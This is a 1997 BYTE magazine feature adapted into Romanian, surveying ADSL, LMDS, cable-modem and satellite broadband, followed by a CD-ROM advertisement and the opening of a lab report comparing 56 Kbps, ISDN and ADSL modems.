În timp ce industria mai dezbate asupra unei metode standard de modulare, mesajul clar către aceasta este că alegerea trebuie să fie transparentă pentru utilizator. Mouhanna declară că „utilizatorii nu trebuie avertizaţi în problemă“. „Ei nu văd CAP sau DMT - tot ce trebuie ei să vadă este ce ajunge la capătul firului“. Câtă vreme modemul din PC şi cel din centrală folosesc aceeaşi metodă de modulare, xDSL-ul trebuie să meargă. Şi deoarece modemurile ADSL nu vor apare pe rafturile magazinelor în următorii doi ani, conform estimării analistului Kieran Taylor de la TeleChoice, este destul timp ca standardele să se clarifice.

Alte variante DSL au fost și ele dezvoltate și/sau testate. DSL-ul simetric - SDSL, asigură ambelor fluxuri aceeași lărgime de bandă. Cu toate că SDSL nu este perfect corespunzătoare unor fluxuri mari de descărcare către abonat, lucrează bine pentru aplicații cu un grad mare de comunicații bidirecționale cum ar fi video-conferințele sau editarea în timp real și în echipă de documente sau programe.


Totuși, este posibil și pentru Companiile de telefoane sau ISP-uri cu linii închiriate să-și configureze echipamentele de comutație (switch-uri) pentru a face ADSL-ul să se comporte simetric, chiar dacă rata fluxului către abonat se reduce. De exemplu, Pacific Bellvorbește acum de asigurarea unui DSL simetric, dar inițial doar la 348 Kbps. Rata și transferul simetric vor permite, conform declarației lui David Dorman - președinte și CEO, „videoconferințe la calitate completă VHS“ pentru un abonament lunar între 50 și 80$.

Companiile de telefoane și cele de servicii Internet studiază și alte variante DSL. Tabelul „O comparație a tehnologiilor xDSL“ prezintă facilitățile și restricțiile de distanță ale acestora.

Conectarea unei linii ADSL la un PC este o problemă a cărei soluționare este căutată prin similitudine cu conexiunea standard Ethernet 10Base-T sau cu USB-ul (*universal serial bus*). Ratele de transfer mari ale ADSL depășesc posibilitățile unui port serial standard de comunicație. Modemurile ADSL instalate ca dispozitive interne soluționează interfațarea cu calculatorul.

Bell Atlantic, GTE, Pacific Bell și mulți alți ISP au testat cu succes ADSL-ul. Serviciul a fost instalat de un număr de firme incluzând Signet Partners - un ISP din Texas, sau Network Acess Solutions - transportator de date ce lucrează pe linii închiriate de la operatorii Bell regionali. Pacific Bell și-a planificat oferirea de servicii ADSL în Silicon Valey, Los Angeles și zona golfului San Francisco începând din septembrie, pentru a acoperi regiunea în anul următor. Prețurile serviciilor ADSL vor varia în domeniul 50 la 150$ pe lună.

Costul configurării este între 500 și 1000$, incluzând un modem în centrală și unul în PC-ul abonatului. Inițial modemul va fi furnizat abonatului ca parte a serviciului lunar contractat. Observatorii din domeniu se așteaptă la o derulare rapidă și pe scară mare a ADSL până la sfârșitul acestui an, cu o creștere extrem de rapidă începând din 1998.



Banda de transfer ADSL diferă în funcție de distanța până la CO.

O privire către LMDS

LMDS este o tehnologie recent apărută ce folosește transmisia radio în banda de 28 GHz. Deși este puțin răspândită acum, ea are potențialul de a se dezvolta rapid într-o alternativă importantă.

Un furnizor de servicii LMDS instalează o antenă aproximativ de mărimea unei palete de ping-pong pe o fereastră sau pe un perete. Această antenă este conectată la un receptor LMDS, iar semnalul digital este transferat unei cartele de interfață dintr-un calculator.

Frecvența extrem de ridicată cu care lucrează LMDS limitează raza de recepție a semnalului la aproximativ 65 Km2. Această rază mică de acțiune poate fi unul dintre avantajele cele mai mari. Datorită distanței extrem de limitate, frecvențe identice pot fi folosite deja la distanțe mai mari de 15 Km fără riscul interferării sau altor probleme de interfațare a frecvențelor radio cu o acoperire mai mare.

FCC a alocat pentru LMDS o lățime de bandă imensă de 1300 MHz. Prin comparație banda de emisie TV este de 6 MHz, telefonia celulară - 25 MHz, iar stațiile radio de bandă largă au doar 30 MHz.

CellularVision America, o companie din New York implicată în dezvoltarea tehnologiei LMDS și-a lansat serviciul de bandă largă în iunie a.c. . „Acesta nu este un test“, a subliniat vicepreședintele executiv al CellularVision America, Bruce Judson.

Serviciul, oferit inițial abonaților din Manhattan și parțial din Brooklyn, asigură un flux abonat de 500 Kbps. Implementarea curentă penrtu fluxul cerere se face printr-un modem pe linie comutată. Utilizatorii juridici plătesc 79,95$ pe lună cu o taxă inițială de instalare de 225$. Pentru abonații particulari taxa este de 49,95$ pe lună și 199$ pentru instalare. În prezent, sistemul funcționează doar pe Windows95.

În ianuarie 1998, CellularVision va introduce un sistem mai rapid; mai târziu, spre sfârșitul anului va fi disponibilă și transmisia bidirecțională în banda de 25 GHz. „Avem echipamentul de transmisie bidirecțională“, declară Judson. Înainte de a oferi serviciul, compania va aștepta ca cererea pentru transmisia bidirecțională să se maturizeze. Judson estimează că aceasta se va întâmpla spre sfârșitul anului următor.

Cu toate serviciile pe care plănuiește să le ofere, CellularVision America va putea servi un număr practic nelimitat de abonați. „Lățimea de bandă nu este o problemă; putem servi întreg orașul“, declară Judson. „Dacă avem nevoie de capacitate suplimentară, putem aloca canale suplimentare, sau putem scădea distanța dintre celule“.

FCC plănuiește să liciteze frecvența LMDS pentru alte părți ale SUA în acest an. Între timp, Motorola și Texas Instruments dezvoltă produse LMDS. „LMDS ar putea fi calul câștigător“, declară Marshall Taplinsky, vicepreședinte la Hayes Microcomputer Products. „Este elegantă în simplitatea cu care utilizatorul se poate conecta, iar canalele vor fi disponibile pentru oricine, deci sistemul nu va ajunge supraîncărcat“.

Modemurile de cablu

Modemurile de cablu sunt în fața unui viitor incert. Cu toate că tehnic pot satisface necesitățile multor utilizatori, s-ar putea ca pentru multe companii de cablu oferirea de servicii de date să fie un risc prea mare.

Ideea de bază din spatele modemului de cablu este simplă: o porțiune din lățimea de bandă a cablului să transporte date, iar modemurile de cablu să extragă aceste date de pe cablu. Cu toată eleganța teoriei, operatorii de cablu sunt puși în fața multor probleme. Performanțele financiare mai degrabă slabe ale operatorilor pe cablu, agravate de pierderea unei părți din piață datorită transmisiei digitale via satelit (ex.: DirecTV) , au forțat mulți operatori să fie cu precădere conservatori în privința investițiilor noi.

Majoritatea cablurilor sunt unidirecționale; adică sunt proiectate să transfere semnalul video de la oficiul central al companiei de cablu la domiciliul abonatului. O mare parte a infrastructurii de cablu suportă doar flux abonat. Costul de upgradare a sistemului la unul bidirecţional va amâna probabil orice îmbunătăţiri până când marile companii de cablu vor putea demonstra o reîntoarcere acceptabilă a investiţiilor.

Chiar dacă aceste companii de cablu vor reuşi să ofere cu succes servicii de date pe cablu, posibilul lor succes s-ar putea să le fie fatal. Transmisia prin cablu necesită un o topologie arborescentă inversată: De la oficiul central pleacă un trunchi care se ramifică până la nivelul la care atinge locuinţa fiecărui abonat.

Toţi utilizatorii unui cablu folosesc aceeaşi lăţime de bandă. Dacă aceasta poate atinge 6 Mbps, un utilizator singular de pe o ramură se poate bucura de întreaga lăţime de bandă. Dar dacă numărul abonaţilor creşte la 50, 100 sau mai mulţi pe aceeaşi ramură, lăţimea de bandă individuală scade sub cea pe care poate s-o ofere un modem pe linie comutată. Creşterea poate deci implica instalarea suplimentară de cablu şi echipamente, pentru asigurarea lăţimii de bandă pentru date.

Microsoft a investit recent 1 miliard de dolari în Comcast, un important operator de cablu. Mouhanna descrie această investiţie ca „parte a efortului de a propulsa serviciile de bandă largă pentru reţeaua publică. Industria de cablu are nevoie de acest sprijin pentru a face posibil acest efort".

Implicarea Microsoft-ului poate merge cu un pas mai departe. Cu toate că achiziţionarea lui WebTV a fost aprobată doar în august, sunt speculaţii că versiuni speciale ale cutiei WebTV cu un modem de cablu incorporat ar putea fi în planurile de producţie Microsoft, ceea ce ar putea accelera industria operatorilor de cablu.

INFORMAŢII UTILE

ADSL Forum
Fremont, CA
510-608-5905
http://www.adsl.com

Amati Communications Corp.
San Jose, CA
408-879-2000
http://www.amati.com

Bell Atlantic Network Services, Inc.
Arlington, VA
800-339-8027
http://www.bell-atl.com/adsl

CellularVision America
New York, NY
212-751-0900
http://www.cellularvision.com/speed

DirecPC Hughes Communications
Germantown, MD
301-428-5500
http://www.direcpc.com

Globespan
Red Bank, NJ
732-345-7500
http://www.globespan.net

Hayes Microcomputer Products, Inc.
Norcross, GA
770-840-9200
http://www.hayes.com/cable/index.htm

Motorola, Inc.
Schaumburg, IL
800-668-6765
847-576-5000
http://www.mot.com

Transmisia digitală via satelit

DirecPC, un produs de la Hughes Communications, este un sistem asimetric ce furnizează 400 Kbps în fluxul abonat de la satelit la antena parabolică de acasă sau de la birou. Pentru fluxul comandă, DirecPC se bazează pe o conexiune telefonică.

O comparaţie a tehnologiilor xDSL

Tehnologie	Rata spre abonat (Mbps)	Rata spre centrală (Mbps)	Distanţa (Km) (24-gauge wire)
IDSL (ISDN DSL)	0,128	0,128	5,5
HDSL (DSL cu rată mare)*	0,768	0,768	3,6
ADSL (DSL asimetric)	1.5–6	0,640–1	3,6 - 5,5
SDSL (DSL simetric)	1.5, 2	1.5, 2	3
RDSL (DSL cu rată adaptivă)	7	1	3,6
VDSL (DSL cu rată foarte mare)	13–52	1.5–2.3	0,3 - 1,3

* o singură pereche

Sursa: TeleChoice

Deşi DirecPC foloseşte o antenă de satelit similară celei folosite de DirecTV, deocamdată sunt necesare antene separate pentru cele două tipuri de servicii. Hughes va oferi în viitor o metodă de a folosi aceeaşi antenă pentru ambele servicii, dar data nu a fost încă anunţată. Hughes a anunţat de asemenea o cartelă PC ce va permite utilizatorilor PC să primească semnalul DirecTV pe monitor. Diferitele scheme de preţuri prevăd un abonament de 9,95$ pe lună, taxarea cu 0,60 la 0,80$ pe megaoctet descărcat sau 129,95$ pe lună pentru acces nelimitat. Aceste preţuri nu vor include şi taxa ISP.

Alt serviciu DirecPC/EE (*enterprise edition*) oferă transfer de până la 24 Mbps pe lăţimi de bandă partajate sau dedicate. Acest serviciu, disponibil companiilor, poate fi util pentru transmiterea unor volume mari de date unor locaţii îndepărtate echipate cu receptoare VSAT (*very small aperture terminal*).

Motorola, Teledesic şi un număr mare de alte companii, au anunţat planuri pentru plasarea de sateliţi în jurul lumii pentru a asigura conexiuni punct-la-punct , acces date, servicii telefonice, video şi alte servicii. Planul lui Teledesic, care este sprijinit de Bill Gates şi Craig McCaw, cuprinde instalarea pe orbită a 288 de sateliţi. Utilizarea sateliţilor pentru transferul de date va creşte semnificativ după lansarea şi intrarea completă în funcţiune a acestora începând din 2000.

Disponibile azi

Tehnologiile capabile de a livra o bandă largă sunt prezente deja. În următoarele 18 luni, disponibilitatea unor servicii de mare viteză pentru acasă sau la servici va fi un fapt comun.

Situaţia pentru utilizatorii mobili care doresc acces la viteză mare de la distanţă, rămâne deocamdată incertă. Hotelul Marriott din Washington, D.C., instalează în camerele sale de oaspeţi OverVoice, un sistem care asigură conexiunea către un ISP la 1,5 Mbps; deşi încă, lanţul de hoteluri nu a făcut cunoscute preţurile acestor servicii. Potrivit companiei Marriott, dacă acest test va avea succes, lanţul de hoteluri va extinde acest serviciu şi la alte hoteluri.

Cât despre companiile de telefoane, oportunităţile pe termen scurt stau în asigurarea pentru utilizatorii particulari a accesului la resursele companiilor la care aceştia lucrează de acasă, declară Kamran Sistanizadeh, director de inginerie a sistemelor de reţele la Pacific Bell. „Fazele ulterioare ale programului vor adresa pe scară largă segmente mai mici sau mai mari ale business-ului", a adăugat el. Cu puţin noroc, acestea vor asigura un acces de mare viteză oriunde cineva va avea nevoie. ■


Mark Brownstein (Northridge, CA) este scriitor şi corespondent specializat în hi-tech. A scris cinci cărţi şi a fost editor la trei reviste. Îl puteţi contacta prin e-mail **Mark@brownstein.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Adrian Pop*]

The Definitive Reference Source!

BYTE on CD-ROM

Over 7 Years of BYTE — 1990 to Present
Plus, Quarterly Updates



BYTE On CD-ROM
Instant Access To More Than 80 Issues of BYTE
7 Years
1990-1996
PLUS: July - Sept. 1997 Including Full Text and Graphics
Product Reviews & Core Technologies
BYTE Lab/NSTL Reports
Benchmarks
Cover Stories & Features
Complete Index to Articles & Full Text Database
BYTE
THE NEW USER INTERFACE
13 next-generation interfaces will make Net access easier
Learning to Live with Linux
BYTE
Beta View: Internet Explorer 4.0
SECURE YOUR NET!

Phone Orders!
+353-091-752792

- SEARCH
- FIND
- SELECT
- EXPORT
- LOCATE
- SCAN

FAX Orders!
+353-091-752793

Call +353-091-752792
or Order via the Web at
https: // www.byte.com/orders/subcd.htm

It's all at your fingertips — emerging trends, comprehensive world-wide industry analysis, multiplatform coverage of all the technologies, in-depth testing and product evaluations, advice, tips, expert opinions, and much more! It's a deal for anyone who's evaluating the significance of new technologies...doing research...making complex multi platform purchasing decisions...developing the next generation hardware or software products...preparing corporate plans.

It's Comprehensive... Time Saving...and Easy to Use! It's all in BYTE on CD-ROM.

English-language version only.
Available for Windows 3.1, NT, Win 95.

Order Now!

Toll-free International Numbers:

Belgium	080071635
Germany	0130826112
U.K.	0800973017
Italy	167876155
France	05916088
Netherlands	060222146
Switzerland	1557257
Denmark	80017728
Sweden	020791136
Other	
Int'l	091-752792
U.S./Canada	1-800-924-6621
FAX	353-091-752793

YES! I want the power and convenience of BYTE on CD-ROM.

☐ **Send me BYTE on CD-ROM *PLUS*!** The currently shipping version, *plus* 3 quarterly updates. 80+ issues for just **$54.95.**

☐ **Send me BYTE on CD-ROM!** Full text from Jan. 1990 through the end of the currently shipping quarter — over 80 issues for only **$39.95.**

Charge my: ☐ **Master Card** ☐ **VISA** ☐ **Amex** ☐ **Check enclosed** (Payable to BYTE magazine, US funds only)

Card #______ Exp. Date ______ Signature ______

Name ______

Address ______

City ______ State/Province/Country ______ Zip/Postal Code ______

E-mail Address ______

CDIP97

BYTE

Mail to: BYTE on CD-ROM, Post Office Box 85, Galway, Ireland

Canadian and U.S. orders, please add $2.95 for shipping and handling, and state tax where applicable. (Canadian orders add appropriate GST). Outside North America, add $5.00 for air mail delivery. Allow 6-8 weeks for delivery.

A Division of The McGraw-Hill Companies

Viteză de minim 56 Kbps, cu dispozitive x2, K56flex, ISDN și ADSL.

De editorii BYTE

Bandă după buget: 34 de modemuri rapide

Atunci când se ajunge la realizarea transferului de date, înseamnă că problema a fost rezolvată pe jumătate. Mai rapid este mai bine, însă selectarea celui mai bun modem necesită mai mult decât o simplă alegere dintr-o listă cu cele mai mari numere ale ratei de transfer sau a prețului mai mic.

Alegerea modemului perfect pentru aplicația dumneavoastră presupune o navigare prin câteva tehnologii concurente și incompatibile în același timp.

Pe piața de consum care este în continuă creștere, modemurile de 56 Kbps se află pe-un loc fruntaș. Suplimentar vitezelor înalte care au fost promise, ele oferă o compatibilitate completă cu standardele existente și un set nou de funcții. Dedicate în special clienților Internet, modemurile de 56 Kbps promit o reducere a timpului de transfer, a taxelor de acces la serviciile ISP și a notei de plată telefonice. Însă așa cum o vor indica testele noastre, rata de transfer maximă promisă rareori va fi atinsă.

Agitația din jurul tehnologiei de 56 Kbps a generat o mulțime de mituri și interpretări eronate. Deși trebuie să achiziționați un modem de 56 Kbps (sau să le modernizați pe cele existente), această tehnologie nu necesită nici o modificare a liniilor telefonice existente. Producătorii se grăbesc să semnalizeze că acesta este un avantaj semnificativ asupra ISDN-ului. În comparație cu standardele anterioare referitoare la modemuri, vitezele de 56 Kbps nu sunt suportate în conexiunile peer-to-peer. Transferul de înaltă viteză este într-un singur sens, doar de la furnizorul de servicii către utilizator.

Atunci când veți alege tehnologia transferului la 56 Kbps, va trebui să alegeți una din cele două specificații proprietare incompatibile existente în prezent. U.S. Robotics, cel mai mare producător actual de modemuri, a fost primul care a introdus modemurile x2 la 56 Kbps. Pe de altă parte, Rockwell Semiconductor Systems promovează propria implementare K56flex a tehnologiei de 56 Kbps.

Atât x2 cât și k56flex concurează pentru un loc fruntaș în arena standardelor. Majoritatea producătorilor așteaptă stabilirea unui standard unic pentru oferirea de upgrade – deși mulți îl vor oferi pe gratis.

Cererea continuă pentru conexiuni cu o mare lățime de bandă, a împins modemurile ISDN către o situație comună cu cea a bunurilor de larg consum. Dar dacă modemurile sunt disponibile, nu același lucru se poate spune despre conexiuni. Nefiind atât de universal precum pretind unii, ISDN-ul este totuși disponibil pe majoritatea piețelor mari.

BYTE BEST

MODEMURI DE MARE VITEZĂ


Lansat de un punctaj foarte bun al performanței, modemul extern **Zoom Telephonics 2849-PC** s-a remarcat atât în evaluarea globală, cât și printre companionii săi K56flex. Cu puțin în urma modemului de la **Zoom,** în ceea ce privește performanța, dar cu un punctaj mult mai bun al caracteristicilor, modemul extern **U.S. Robotics Courier V.Everything V.34** s-a clasat pe primul loc în categoria tehnologiei X2. Deloc surprinzător, locurile 3 și 4 le-au revenit versiunilor interne de la **U.S. Robotics** și **Zoom.**

În ciuda unui preț ridicat, setul bogat de funcții și extrema utilitate l-au clasat pe **Impact IQ** de la **3Com** pe primul loc în categoria ISDN.

Serviciile ISDN de bază oferă fiecare două canale B, fiecare putând transporta 64 Kbps de date sau voce. Combinați cele două canale și veți obține o lățime de bandă de 128 Kbps – de două ori și jumătate față de-o conexiune de 56 Kbps ideală și de patru ori față de un modem V.34 la 33.6 Kbps.

Natura complet digitală a ISDN-ului vă permite să realizați conexiuni care nu depind de capriciile unei centrale telefonice comutate. Din nefericire, cerințele pentru realizarea unei linii digitale dedicate, reprezintă marele dezavantaj al ISDN-ului. Chiar dacă serviciile ISDN sunt prompt oferite la birou sau acasă, taxa pentru instalare, taxa lunară și taxa per minut pentru apeluri, fac din ISDN o soluție scumpă pentru navigatorii obișnuiți.

În prezent, una dintre cele mai intrigante și greu de definit tehnologii de transfer a datelor este DSL (Digital Subscriber Line – Linie de abonat digitală). Potențial, DSL face ca un canal de date de înaltă viteză să fie disponibil oricui, pe linii telefonice standard, din cupru. Răspândirea serviciului telefonic clasic face din DSL o alternativă atractivă în comparație cu ISDN sau modemurile de cablu. În plus, cu ajutorul unui modem DSL puteți obține date la ambele capete ale conexiunii telefonice – acasă și la birou - cu viteze de sute de ori mai mari decât cele oferite de ISDN. ADSL (Asymmetric DSL) poate furniza o rată de transfer de la 680 Kbps până la 8 Mbps pe o singură buclă de cupru. Suplimentar, fluxul de date ascendent (de la client către rețea) poate varia de la 9,6 la 944 Kbps iar serviciul telefonic de voce poate fi suportat simultan pe aceeași buclă. Deși potențial, rata de transfer a datelor scade pe măsură ce distanță de biroul central crește, unele sisteme ADSL pot opera pe distanțe până la sau mai mari de 5 Km. Aceasta permite ca serviciile ADSL să fie oferite la majoritatea clienților telefonici existenți.



CONECTORI DE LINIE
Două în mod standard. Unul se conectează la telefon și celălalt la priza din perete, astfel încât modemul și telefonul pot utiliza împreună linia.

AFIȘAJ LCD SAU LED
Beculețele indică starea diferitelor funcții, esențial pentru rezolvarea problemelor. Unele indică viteza de conectare, viteza de transmitere și dacă sunteți pe cale să recepționați un fax.

CONTROLUL VOLUMULUI
Controlează sunetul tonurilor audibile.

DSP
Procesor de semnal digital, care poate manipula diferite tipuri de informații, inclusiv sunetul care a fost convertit digital.

CONTROLER
Controlează transferul de date de la computer la modem și toate celelalte funcții de bază ale modemului. El interpretează codurile AT transmise de PC-ul gazdă și poate conține și pompa de date. Poate controla și afișajul cu LED-uri sau LCD și implementa servicii precum recunoaștere de apeluri sonore distincte.

ASIC
CI specific aplicației, un cip proiectat pentru o aplicație sau funcție particulară, cum ar fi compresia.

DIFUZOR
Emite tonurile audibile ale modemului, realizate din datele convertite, care pot fi transmise pe liniile telefonice.

FLASH ROM
Memoria modemului, care permite un upgrade software pentru noi tehnologii și caracteristici.

Ilustrația este bazată pe 3Com Impact IQ.

ILUSTRAȚIA: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

Definirea domeniului

Am rugat producătorii de modemuri de 56 Kbps, ISDN și ADSL să furnizeze hardware-ul corespunzător pentru acest LabReport. Producătorii de modemuri de 56 Kbps au răspuns cu entuziasm. Treisprezece producători au oferit 18 modemuri – opt bazate pe x2 și 10 bazate pe tehnologia K56flex. Prețul celor nouă modemuri interne și nouă modemuri externe a variat de la 148$ la 275$. Dintre toții producătorii de modemuri de 56 Kbps, doar Practical Peripherals a oferit modele bazate pe ambele standarde.

Domeniul pentru modemurile ISDNB a fost considerabil mai îngust. Am primit modemuri din partea a șapte producători. Prețurile pentru aceste modemuri au fost atractive –subminând ofertele mai scumpe ale tehnologiei 56 Kbps. Cel mai ieftin avea un preț de 195$ iar cel mai scump un preț de 399$. Nu a existat nici o corelație între preț și performanță, deși unitățile mai scumpe au oferit de asemenea un set bogat de funcții și utilități.

Modemurile ADSL s-au dovedit a fi cel mai serios test. Deși mai mult de două duzini de producători pretind că oferă produse DSL, doar șapte dintre ei au fost capabili să producă modemuri pentru această evaluare. Producția de astfel de modemuri este de câteva sute pe trimestru. Pentru furnizorii de servicii care se pregătesc pentru abordarea DSL, această lipsă de implicare din partea producătorilor ar trebui să servească drept avertisment atunci când se hotărăsc pentru modemurile de înaltă viteză.

Prețul pentru unități singulare ADSL variază de la 995$ la 10000$. Însă prețul cel mai realist este cuprins între 500$ și 1500$ per linie. În final va trebui să faceți un compromis între preț și producătorul favorit.

Au contrubuit:
Andy Froning, Managing Editor/NSTL
Dorothy Hudson, Project Manager/NSTL
Maryanne Eves, Acquisitions Editor/NSTL
Linda Higgins, Editorial Associate/BYTE
Michelle Campanale, Technical Editor/BYTE

CEL MAI BUN MODEMURI DE MARE VITEZĂ

Modemurile bazate pe tehnologiile de 56 Kbps, ISDN şi ADSL sunt atât de diferite încât o separare după tehnologiile de bază ar avea cu siguranţă sens. În cadrul categoriilor următoare am aplicat diferite criterii bazate în special pe maturitatea tehnologică.

ISDN standard

Păstrând imaginea bună pe care o aveam despre modemurile ISDN, am alocat performanţei 50% din punctajul general. Deoarece modemurile ISDN au o reputaţie mai slabă în ceea ce priveşte instalarea şi configurarea, am alocat pentru utilitate 30% din punctajul general. Celelalte 20% au fost alocate pentru setul de funcţii ale modemului.

Liderul din categoria ISDN a fost Impact IQ de la 3Com. Deşi performanţa atinsă de el a fost cu câteva procente în urma celei obţinute de Flash 200 de la Arescom, Impact IQ a compensat pierderea în celelalte categorii. În ceea ce priveşte funcţiile, Impact IQ a fost foarte aproape de Courier I-Modem w/V. Everything de la U.S. Robotics. Însă punctajul obţinut la utilitate l-a clasat în mod clar pe primul loc în categoria sa.

